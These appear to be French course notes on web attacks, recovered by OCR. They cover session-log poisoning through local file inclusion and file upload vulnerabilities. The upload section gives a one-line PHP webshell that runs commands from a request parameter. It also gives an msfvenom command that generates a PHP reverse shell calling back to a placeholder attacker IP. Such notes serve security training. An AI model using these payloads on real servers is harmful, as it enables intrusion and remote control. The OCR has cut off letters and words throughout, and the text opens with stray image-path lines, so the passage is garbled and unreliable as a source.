

Empoisonnement de journaux:

Les journeaux de sessions sont des fichiers de textes "des logs" generes auto tiquement par le serveur web ou l'application ils enregistrent diverses infor ations comme, le cookie de session, l'IP de l'utilisateurs le user-agent ou core les pages visites bref divers parametres manipulable par l'utilisateur
En php le fichier est generalement stocké dans /var/lib/php/sessions/sess_va ofcookie
Le but d'une telle attaque: 1 erement on doit trouver via une LFI ou se trouve chemin du fichier de sessions et pouvoir le lire afin de voir quels paramet nous pouvons manipuler, ensuite il faux modifier ce paramètre de manie ecrire un webshell dans le journal de session.. Ensuite lire ce fichier de ses en spécifiant la commande d'exécution du web shell, attention il va de soit q le contenu et l'emplacement du fichier de session change en fonction de la techn logie et du system cible.

Faisons un important rappel sur le fuzzing de parametres vu dans le module Attaquer les applications web avec ffuf" qui peux nous aider voir s'averer ind pensable dans la recherche de LFI.
Hacktricks à egalement publier un top 25 des paramètres les plus populaires..
Il existe egalement des wordlists LFI comme LFI-Jhaddix.txt.





File Upload Attacks

Cathégorie: ✕✕ Offensif
Difficulté: Medium, Tier II
Durée Estimée: 8 heures

Introduction:

Que ce soit pour un simple avatar ou pour des structures de donnees pl complexes le televersement de fichier est devenu une fonctionnalite essentielles ns la plupart des applications web modernes. Ce qui signifie souvent stocker des donnees utilisateurs sur le serveur back-end.
En cas de manque de filtres ou de validation un attaquant peu etre en mes dé televerser un fichier malveillant et d'exécuter du code sur le serveur. types de vulnérabilité sont parmi les plus courants selon les rapports CVE et so souven d'un niveau de criticité elevé.

Absence de Validation:

Le type le plus basique de vulnérabilité de televersement de fichiers se produit sque l'application web ne dispose d'aucune forme de validation ni coté front- ni coté back-entd autorisant ainsi le televersement de n'importe quel type de f ier. On peu ainsi uploader un code du même language que le framework w ciblé et s'en rendre sur l'url du fichier uploader pour l'exécuter.
On peu trouver sur internet des webshells sur à peu près tout les langages p le php (souvent rencontres dans le web) on a phpbash qui est un webshell tres sym offrant une experience de type terminal.
Le plus basic webshell à connaitre par coeur etant: `<?php system($_REQUEST['cmd']); ?`
Mais on n'est pas forcement restreint au web shell on peu egalement faire exécuter reverse shell (comme celui de pentest monkey pour php)
Des outils comme msfvenom peuvent egalement generer des revshell à la demande:

```
AgentFedRoyaume@pwncat~$ msfvenom -p php/reverse_php LHOST=OURIP LPORT=OURPORT -f raw > sh
```